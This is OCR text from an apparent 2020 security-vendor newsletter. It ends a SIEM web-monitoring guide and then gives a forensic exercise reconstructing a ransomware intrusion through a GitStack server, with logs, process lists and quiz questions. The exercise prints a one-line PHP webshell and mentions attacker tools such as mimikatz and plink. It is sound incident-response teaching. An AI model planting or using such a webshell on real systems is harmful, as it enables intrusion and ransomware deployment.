
[Figure 4-7] Create log parser

Copyright © IGLOO Security, Inc. 2020. All rights reserved

How to monitoring Web Services using SIEM


· m_status : Homepage monitoring target status check result (1:success, -1:Failure)
· site_id : Homepage monitoring classification ID
· url : Homepage monitoring target URL

After classifying the fields, the generated parser is saved in the SIEM log source parser information by checking the log permission condition and filter condition values. (Field name can be arbitrarily specified)



[Figure 4-8] Logsource Parser Applying

If the parser is applied, the homepage monitoring log will be collected and displayed as shown in the figure below when searching the integrated log, and it will be saved in real time.



[Figure 4-9] Homepage monitoring log search result

Copyright © IGLOO Security, Inc. 2020. All rights reserved


How to monitoring Web Services using SIEM

2) Homepage monitoring single alert setting

If the environment for collecting homepage monitoring logs is configured, abnormal behavior of web services can be clearly identified through alert settings.

· Logsource : SIEM setting

· Object definition : Abnormal state of homepage monitoring log




[Figure 4-10] Homepage monitoring single alert setting

The current setting is monitoring of the entire URL, and when setting individual URLs, you can add the value of the site_id or url field to the condition definition part.

▶ Alert generation and analysis

· Detailed information can be retrieved by right-clicking after mouse-over of an alarm occurring in the menu'Monitoring> Alert Search'



[Figure 4-11] Homepage monitoring alert data check

Copyright © IGLOO Security, Inc. 2020. All rights reserved

How to monitoring Web Services using SIEM

04. Conclusion

So far, we have looked into the web service monitoring method using the homepage monitoring function of the SIEM (SPiDER TM V5.0).

The main functions of the integrated security monitoring system are log analysis and accident processing specialized in security, but if the additional functions of the solution are used, it will be able to help the operational part of the organization's main services.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 5

Tech Note

Reconstruction of infringement incident_Gotthar Base
: Part 1. Incident

: Part 2. Solution

→ Continue at December

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base

Security Operation Center
Security Analysis Team


01. Overview

Infringement accident analyst Mr. Kim was working hard as usual.

He gets a phone call during his usual day. The content was a phone call from a software development company to request an analysis of an infringement accident because internal PCs were infected with malicious code and the cause could not be found.

Mr. According to Hong, on November 3, 2020, as of 10:30 am, inquiries from in-house employees started to receive calls, and the contents of the inquiry include “The desktop of the PC is strange”, “The PC does not turn on when I reboot. It is said that he received an inquiry phone call suspicious of being infected with a malicious code, such as "It does not work normally."

Mr. Kim asks for information about the system in which the damage has occurred and basic information that can be judged as an infringement accident, such as the reason for suspected malicious code infection, to be written and sent by e-mail, and then visits the company for accident analysis.



[Figure 5-1] IGLOO SECURITY Security Analysis Team Incident Response Process

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base

02. Accident detection and identification

1) Infringement Accident Basic Information Request Form

The information received from Mr. Hong is as follows. It was confirmed that the internal employee's work PC was unable to boot normally and that only certain personnel were found to have the symptom.

Infringement Accident Basic Information Request Form			
Institution Information			
Institution Name	%%Software		
Name of Person In charge	Mr. Hong	**Institution Location**	Seoul
Team/Dept	R&D	**Required response time**	Now
Contact No.	***-****	**Contact Mail**	***@gmail.com
Damaged system basic information			
Time	10:30 3rd Nov 2020	**IP**	40.040.40.0/24
System Purpose	Work PC	**OS**	Windows7
Accident Type	Ransomware	**Accident judgment basis**	Abnormal booting PC screen changed
In use service	Active directory	**In use Security solution**	F/W
Accident Description	From 10:30, some user's work PC is not booting.		

[Figure 5-2] Provided Request for basic information on infringement accidents

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base

2) Interview

Step1 Incident Respo Preparations | STEP2 Incident Detectio and Identificatio | STEP3 Evidence Collection And Analysis | STEP4 Reporting


As a result of checking the PC infected with the malicious code, Mr. Kim confirmed that it was infected with the ransomware malicious code, and found that not all employees' PCs were infected with the malicious code, but only certain personnel.

[Figure 5-3] Screen of user PC infected with malicious code

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base


Users infected with the malicious code were identified as personnel included in the “OfficeGroup”, and the personnel were confirmed to have executed the “patch.exe” file included in the internal software distribution method as usual.



[Figure 5-4] OfficeGroup User List

3) Network information

The network configuration was confirmed to be in use by separating three internal networks into the Server Farm area, the DMZ area, and the Office area, respectively. As a major service, AD (Active Directory) service is used to increase the efficiency of system management, and the Domain Controller server exists in the Server Farm area. It also operates a git server for developers working from home, and the server exists in the DMZ area.



[Figure 5-5] Network configuration diagram

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base

Name	Network	IP	OS	Remarks
Controller	Server Farm	30.30.30.100/24	Windows Server 2016 x64	Domain Controller Server
GitServer	DMZ	20.20.20.100/24	Windows Server 2016 x64	Gitstack 2.3.10
Firewall	WAN DMZ Server Farm Office	10.10.10.10/24 20.20.20.10/24 30.30.30.10/24 40.40.40.10/24	CentOS 7 x64	
Office PC Group	Office	40.40.40.0/24	Windows 7	Internal employee PC band

[Table 5-1] Main system information

4) Security system status

As the confirmed firewall policy, the masquerading method is used, and only HTTP and HTTPS services are allowed for external access, and the service is forwarded to the git server in the DMZ area.

Source Address	destination address	Port	Protocol	rule
Any	10.10.10.10	80(HTTP)	TCP	Allow
Any	10.10.10.10	443(HTTPS)	TCP	Allow
Any	Any	Any	-	Deny

[Table 5-2] Firewall External Allow Policy

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base


5) Calculation of analysis scope

Mr. Kim decided on the subject and scope of analysis based on the contents confirmed through the interview.

1. Considering that only personnel included in a specific group were infected with malicious code, it is highly likely that malicious code was distributed through "Group Policy" of the DC (Domain Controller) server.
2. The internal system accessible from the outside is a Git server in the DMZ area, and the first target of an attacker is likely to be a Git server.

Mr. Kim

Through the above reasoning, Mr. Kim focused on the git server and DC server.



[Figure 5-6] Analysis target and scope calculation

6) Domain Controller Server


The following evidence was confirmed by collecting and analyzing the inactive data and activity data of the DC server.

EventTime	Event	Detail	FileName	FullPath	CreateTime	ModifiedTime
			malware.exe	₩…	2020-11-02 19:01:23	2020-11-02 19:01:23
	Temp Event		malware.exe	₩tmp₩malware.exe	2020-11-03 01:08:05	2020-11-03 01:08:05
2020-11-03 10:08:05	File Creation		malware.exe	₩tmp₩malware.exe	2020-11-03 10:08:05	2020-11-03 10:08:05
	Temp Event		malware.exe	₩tmp₩malware.exe	2020-11-03 10:08:05	2020-11-03 10:01:22
	Temp Event		malware.exe	₩tmp₩malware.exe		
2020-11-03 10:17:22	Renaming File	malware.exe -> patch.exe	patch.exe	₩tmp₩patch.exe		
	Temp Event		patch.exe	₩tmp₩patch.exe	2020-11-03 01:08:05	2020-11-03 01:01:22
			patch.exe	₩tmp₩patch.exe	2020-11-03 10:08:05	2020-11-03 10:01:22
2020-11-03 10:17:37	Renaming File	새 텍스트 문서.txt -> patch.zap	patch.zap	₩tmp₩patch.zap		
	Temp Event		patch.zap	₩tmp₩patch.zap	2020-11-03 01:17:27	2020-11-03 01:17:27
	Temp Event		patch.zap.lnk	₩Users₩Administr…	2020-11-03 01:17:37	2020-11-03 01:17:37
	Temp Event		PATCHZ~1.LNK	₩Users₩Administr…	2020-11-03 01:17:37	2020-11-03 01:17:37
2020-11-03 10:17:37	File Creation		patch.zap.lnk	₩Users₩Administr…	2020-11-03 10:17:37	2020-11-03 10:17:37


[Figure 5-7] $LogFile file information

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base



[Figure 5-8] Window Event log (security)



[Figure 5-9] Window Event Log (RemoteDesktopService)

7) git Server

The following evidence was confirmed by collecting and analyzing the inactive data and activity data of the git server. This information is part of the access log record of the server's weblog.

```
20.20.20.10 - - [03/Nov/2020:09:42:57 +0900] "GET /rest/user/ HTTP/1.1" 200 21
20.20.20.10 - - [03/Nov/2020:09:42:57 +0900] "GET /rest/settings/general/webinterface/ HTTP/1.1" 200 17
20.20.20.10 - - [03/Nov/2020:09:42:57 +0900] "GET /rest/repository/ HTTP/1.1" 200 160
20.20.20.10 - - [03/Nov/2020:09:42:57 +0900] "POST /rest/repository/IGLOO/user/user1/ HTTP/1.1" 500 43
20.20.20.10 - - [03/Nov/2020:09:42:57 +0900] "DELETE /rest/repository/IGLOO/user/everyone/ HTTP/1.1" 500 29
::1 - - [03/Nov/2020:09:42:58 +0900] "GET /rest/repository/IGLOO/ HTTP/1.1" 200 269
20.20.20.10 - user1 [03/Nov/2020:09:42:57 +0900] "GET /web/index.php?p=IGLOO.git&a=summary HTTP/1.1" 401 340
20.20.20.10 - - [03/Nov/2020:09:42:58 +0900] "POST /web/exploit.php HTTP/1.1" 200 439
20.20.20.10 - - [03/Nov/2020:09:44:14 +0900] "POST /web/exploit.php HTTP/1.1" 200 240
20.20.20.10 - - [03/Nov/2020:09:44:24 +0900] "POST /web/exploit.php HTTP/1.1" 200 47
20.20.20.10 - - [03/Nov/2020:09:44:45 +0900] "POST /web/exploit.php HTTP/1.1" 200 340
20.20.20.10 - - [03/Nov/2020:09:45:04 +0900] "POST /web/exploit.php HTTP/1.1" 200 420
20.20.20.10 - - [03/Nov/2020:09:45:16 +0900] "POST /web/exploit.php HTTP/1.1" 200 273
20.20.20.10 - - [03/Nov/2020:09:45:22 +0900] "POST /web/exploit.php HTTP/1.1" 200 240
20.20.20.10 - - [03/Nov/2020:09:47:06 +0900] "POST /web/exploit.php HTTP/1.1" 200 240
20.20.20.10 - - [03/Nov/2020:09:47:18 +0900] "POST /web/exploit.php?a=cmd HTTP/1.1" 200 240
20.20.20.10 - - [03/Nov/2020:09:48:09 +0900] "GET /rest/user/ HTTP/1.1" 200 21
20.20.20.10 - - [03/Nov/2020:09:48:09 +0900] "GET /rest/settings/general/webinterface/ HTTP/1.1" 200 17
20.20.20.10 - - [03/Nov/2020:09:48:09 +0900] "GET /rest/repository/ HTTP/1.1" 200 160
20.20.20.10 - - [03/Nov/2020:09:48:09 +0900] "POST /rest/repository/IGLOO/user/user1/ HTTP/1.1" 500 43
20.20.20.10 - - [03/Nov/2020:09:48:09 +0900] "DELETE /rest/repository/IGLOO/user/everyone/ HTTP/1.1" 500 29
::1 - - [03/Nov/2020:09:48:09 +0900] "GET /rest/repository/IGLOO/ HTTP/1.1" 200 269
20.20.20.10 - user1 [03/Nov/2020:09:48:09 +0900] "GET /web/index.php?p=IGLOO.git&a=summary HTTP/1.1" 401 340
```

[Figure 5-10] Contents of apache access log file

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base

This information is a file record suspected of being used in an attack recorded in the $MFT (Master File Table).

Filename #1	Std Info Creation date
/GitStack/gitphp/exploit.php	2020-11-3 9:42
/GitStack/gitphp/tmp	2020-11-3 9:58
/GitStack/gitphp/tmp/mimikatz.exe	2020-11-3 10:00
/GitStack/gitphp/tmp/plink.exe	2020-11-3 10:01
/GitStack/gitphp/tmp/malware.exe	2020-11-3 10:01

[Figure 5-11] $MFT(Master File Table) information

As a result of checking the file, it was confirmed as a webshell file using the system function.

```
"<?php system($_POST['a']); ?>"
```

[Figure 5-12] Contents of exploit.php file

As a result of checking network connection information and process operation details, you can check as follows. The information is collected from volatile data.

```
  TCP    0.0.0.0:49810          0.0.0.0:0              LISTENING       1952
  TCP    20.20.20.100:139       0.0.0.0:0              LISTENING       4
  TCP    20.20.20.100:49732     30.30.30.100:389       ESTABLISHED     896
  TCP    20.20.20.100:49854     30.30.30.100:445       ESTABLISHED     4
  TCP    20.20.20.100:49887     10.10.10.200:4444      ESTABLISHED     3780
  TCP    20.20.20.100:49896     30.30.30.100:445       ESTABLISHED     4
  TCP    20.20.20.100:49897     30.30.30.100:445       ESTABLISHED     4
  TCP    20.20.20.100:49898     30.30.30.100:445       ESTABLISHED     4
  TCP    20.20.20.100:49899     10.10.10.200:22        ESTABLISHED     4740
  TCP    20.20.20.100:49905     30.30.30.100:3389      ESTABLISHED     4740
  TCP    [::]:80                [::]:0                 LISTENING       1740
  TCP    [::]:135               [::]:0                 LISTENING       636
```

[Figure 5-13] Network connection status

```
Process information for GITSTACK:

Name                 Pid Pri Thd  Hnd      VM      WS    Priv
explorer            3492   8  77 1802 2147910696  104824   44900
  regedit            840   8   1  160 2147609588   14896    4096
  notepad           3712   8   2  210 2147607088   16388    2600
  vmtoolsd          4024   8   6  405  171360   30768    9960
  cmd               4188   8   1   44 2147499752    3396    1640
    pslist64        3692  13   2  167   84132    6700    2256
    conhost         4468   8   5  146 2147599216   25624   13356
  notepad           4304   8   2  210 2147607088   16352    2512
powershell          3780   8  10  444  269328   49576   45540
  cmd                452   8   1   71   49040    3428    1884
    conhost         2664   8   3   95 2147545952    5604    1296
    plink           4740   8   7  158   68448    7364    1776
  conhost           2320   8   1   84 2147545420    5252    1144
winlogon            4896  13   5  194 2147557236    7568    2004
```

[Figure 5-14] Process list

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Reconstruction of infringement incident_Gotthar Base

자격 증명이 사용된 계정:
계정 이름: administrator
계정 도메인:
로그온 GUID: {00000000-0000-0000-0000-000000000000}
대상 서버:
대상 서버 이름: Controller.igloo.com
추가 정보: Controller.igloo.com
네트워크 정보:
네트워크 주소: 30.30.30.100
포트: 445
이 이벤트는 프로세스에서 명시적으로 해당 계정의 자격 증명을 지정하여 계정에 로그온하려고 할 때 생성됩니다.

로그 이름(M):	보안		
원본(S):	Microsoft Windows security	로그된 날짜(D):	2020-11-03 오전 10:05:32
이벤트 ID(E):	4648	작업 범주(Y):	Logon
수준(L):	정보	키워드(K):	감사 성공
사용자(U):	해당 없음	컴퓨터(R):	GitStack.igloo.com

[Figure 5-15] Window Event Log (Security)

As a result of analyzing the collected volatile and non-volatile data, Mr. Kim was able to determine the root cause of the distribution of malicious code (ransomware) on some internal PCs, and how an attacker infiltrated the internal system with no external connection point.

03. Question

Please answer the following questions by checking the evidence of infringement of the attacker from the information collected and analyzed by Mr. Kim.

1. What vulnerability was the attacker using?
2. How did the attacker access the server farm area where external access was blocked?
3. How did the attacker transfer the malware?
4. How did the attacker spread the malicious code?
5. Create a Time Table based on the previous question.

Mr. Kim

※ Continue at December → : Part 2. Solution

Copyright © IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 6

Special Column

IoT and Malicious Code
